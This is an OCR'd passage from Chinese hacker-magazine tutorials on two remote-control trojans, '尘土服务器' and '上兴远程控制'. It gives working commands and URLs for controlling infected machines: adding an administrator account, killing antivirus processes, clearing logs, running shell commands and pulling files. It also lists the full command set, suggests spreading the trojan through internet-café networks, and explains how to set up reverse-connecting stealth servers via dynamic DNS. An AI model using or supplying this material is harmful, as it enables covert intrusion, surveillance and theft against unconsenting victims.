


图 4

先来试验下第一个控制命令吧——获取进程名，双击一下“获取进程名”灰色处，如图5。



图 5




图 6

就把所有进程名给列出来了，不过显示得有点乱，这就是程序设置得有点不好的地方了，小小bug咯，不过不影响我们的正常使用，获取到进程名后，我们还可以把某个进程给结束了（适合对付一些防火墙和杀毒软件），再看看下一个，获得窗口名，双击一下，如图6。

列出了所有的窗口，我们可以随意自己去结束任何一个，只需要把“窗口数值或名”记录下来填写上去，再双击结束窗口就可以了。接下来，有个针对系统的服务进行系列操作的：

安装服务

开始服务

停止服务

删除服务

服务信息

改变服务

列举服务

我也不多做讲解，你们自己应该会玩的了，再跟我来看看cmd权限如何，有个cmd命令的运行框，你先写入dos命令，再双击，我这里测试加用户吧。命令语句：

```
net user aa aa /add
net localgroup administrators aa /add
```

执行后，会在浏览器中返回信息：命令：CMD 计算机：(jie-p57su3zs95y) 命令成功完成，再执行个命令检查下看看是否成功添加用户（net user aa），如图7。

剩下还有运行程序，文件操作，清除指定日志，模拟键盘、鼠标操作，注册表操作，设置子服务器，安装尘土服务器，删除尘土服务器，显示软件配置，显示网络配置，显示服务器和命令信息等功能就等大家自己去尝试了。下面讲讲不用控制端，直接在浏览器中用命令是如何进行控制的吧！

其实，很简单，在IE的地址栏输入：http://IP：端口/?密码|命令|参数|参数|.....，回车就行了。^_^ 例如：输入http://202.111.197.23:80/?CZQ|CMD|dir c:|，就可以列出202.111.197.23计算机C盘的内容，输入http://202.111.197.23:80/?CZQ|GetRegKeys|2147483646|SOFTWARE|，就可以获得202.111.197.23计算机注册表项名为SOFTWARE下的项名，输入http://202.111.197.23:80/?Sub|201.189.194.132|900|，就可以与201.189.194.132计算机的本软件建立连接，如果输入http://202.111.197.23:80/?CMD|dir c:|就列出202.187.197.23计算机C盘的内容，如果输入http://202.111.197.23:80/?CMD|dir c:|-|就列出201.189.194.132计算机C盘的内容，参数"-|"是作为控制另一台计算机的标志，放在最后作为一条参数。第二、第三、第四个计算机同样操作。下面把软件命令列举出来给大家方便使用。

软件命令：

'GetProcess' 获得进程名和终止进程

'GetWindows' 获得窗口名和终止窗口

'GetText' 获得窗口内容

'CMD' 执行CMD命令

'S_Install' 安装服务

'S_Start' 开始服务

'S_Stop' 停止服务

'S_Del' 删除服务

'S_Info' 服务信息

```
!S_Change! 改变服务
!S_List! 列举服务
!Server! 开始服务和终止服务
!Run! 运行程序
!SHFile! 文件操作功能，如删除、复制等
!ExitWindows! 系统退出功能
!File! 文件操作，如打开、编辑等
!ClearLog! 删除日志
!Key! 发送键值
!Mouse! 鼠标操作
!GetRegKeys! 获得注册表项名
!GetRegValues! 获得注册表值
!SetRegValue! 设置注册表值
!DelRegValue! 删除注册表值
!CreateRegKey! 建立注册表项
!DelRegKey! 删除注册表项
!DownLoad! 下载文件
!Sub! 设置控制另一台计算机的本软件的操作
!MainFile! 显示软件配置
!GetNet! 显示网络配置
!Install! 安装尘土服务器
!Uninstall! 删除尘土服务器
!AddConnection! 增加连接
!DelConnection! 断开连接
!Var! 显示服务器和命令信息
```




图 7

嘿嘿，菜鸟们要晕死了，这么多的命令怎么记啊？！其实大可不必担心哦，认真看看，其实全部都是英文而已嘛；run 翻译过来不就是运行的意思嘛？以此类推了。菜鸟：要是我们不会英文不是不可以用了？ me：我倒！好啦，为了我们菜鸟们的逐渐成长，提供几个常用例子吧，^_^！

```
http://192.168.1.104/?CZQ|File|open|c:\1.txt|        ；打开d:\1.psd
http://192.168.1.104/?CZQ|File|edit|c:\1.txt|        ；编辑d:\1.psd
http://192.168.1.104/?CZQ|ClearLog|system|           ；清除系统日志
http://192.168.1.104/?CZQ|ExitWindows|0|   ；注销
http://192.168.1.104/?CZQ|ExitWindows|8|   ；关机
http://192.168.1.104/?CZQ|shfile|4|c:\downloads\1.txt|c:\downloads\2.txt|  ；更改名称
http://192.168.1.104/?CZQ|shfile|2|c:\downloads\2.txt|c:\downloads\1.txt|  ；复制
http://192.168.1.104/?CZQ|shfile|3|c:\downloads\2.txt|  ；删除
http://192.168.1.104/?CZQ|Download|c:\1.txt|  ；下载文件c:\1.txt
```

其余的就靠大家自己去琢磨了，要有点自学的精神嘛，那才会有更大的进步哦。

（小提示：此木马具有自动感染局域网的功能，我们可以尝试放到网吧的机器，嘿嘿，那么整个网吧的机器都落入我们的掌控之中咯！）

（本文涉及到的软件尘土服务器21b，光盘有收录）

超级木马——上兴远程控制

yizhigu [S.H.C]

新年到了，首先在这里祝大家新年快乐，今天给大家带来一款非常不错的远程控制程序，也就是我们所说的木马。看了这么多x档案，没肉鸡的朋友可要努力哦，废话就说到这里了。推荐一下我们的主角——上兴远程控制。这款由南域剑盟开发的木马，发展到现在技术已经比较成熟，并且一直加入新的功能，可以说，拥有一款好的木马，就相当于多了一把锋利的兵器，让肉鸡完全屈服在我们的掌握中。上兴木马就是具备了常规管理和特殊气质的好马，下面就给大家介绍这款木马吧。

一、木马介绍和服务端配置

我使用的是上兴3.0的注册版，我们先来看一下官方对于这款木马的介绍：

1.为DLL型服务端，非常隐蔽，安装EXE释放DLL后自删除不再工作，没有进程、服务、DLL靠资源管理器来运行自己，在DLL名近似系统DLL名称和等待的情况下，即使用到三方查杀工具如“冰刃”也非常头痛。

2.3.0版使用国外最新极速屏幕传输、网络嗅探、端口转发、真彩色大屏幕录像头监控等技术。

3.带最新反弹式域名、静态更新IP自动上线。

4.服务端在压缩的后的全部大小只有60K，实现了文件监控传输，屏幕监控，注册表监控，服务监控，进程监控，超级终端，网络嗅探，摄像头监控。

怎么样，很不错的一款木马吧，特别是dll型服务端和网络嗅探功能。来看一下如何配置服务端，点击“配置服务端”，会启动程序目录下的server_u.exe来进行配置生成工作，看一下界面（图1），的确非常容易上手。前提是需要一个转发ip的域名，可以在程序里直接跳转到申请页面，由于这个木马的“更新ip”功能是直接转到科迈网站。所以申请科迈的域名会使上线更加方便。




图 1

我们先申请好一个注册的用户，进入到用户管理页面后，点击“申请科迈公网免费二级域名”，根据自己的需要，申请一个免费的二级域名（图2）。在配置服务端里填写我们申请好的域名，然后按照个人设置修改一下安装名称和上线端口，就生成木马的服务端。特别是1080端口已经被某些程序占用的朋友，先在cmd下用“netstat -an”命令确定一下端口信息，以免发生端口冲突从而确定修改。

我们再来点击“更新ip”按钮，直接跳转到科迈的登陆页面，利用申请的用户进入到管理页面，双击刚才申请的域名就可以转到域名修改页面，这个时候在A记录下填写你现在使用的ip，这里当然是公网ip，确定修改后，我们当前ip就会转发到域名（图3）。




图 2

对于新手朋友们友情提示一下，在拨号程序下查看客户端ip地址或者在cmd下运行“ipconfig”命令来获取当前利用的公网ip地址。也可以登陆到这个网址：www.ip138.com，进入后直接可以显示当前ip地址。我将服务端上传到肉鸡上，成功建立了连接，如图4。




图 3

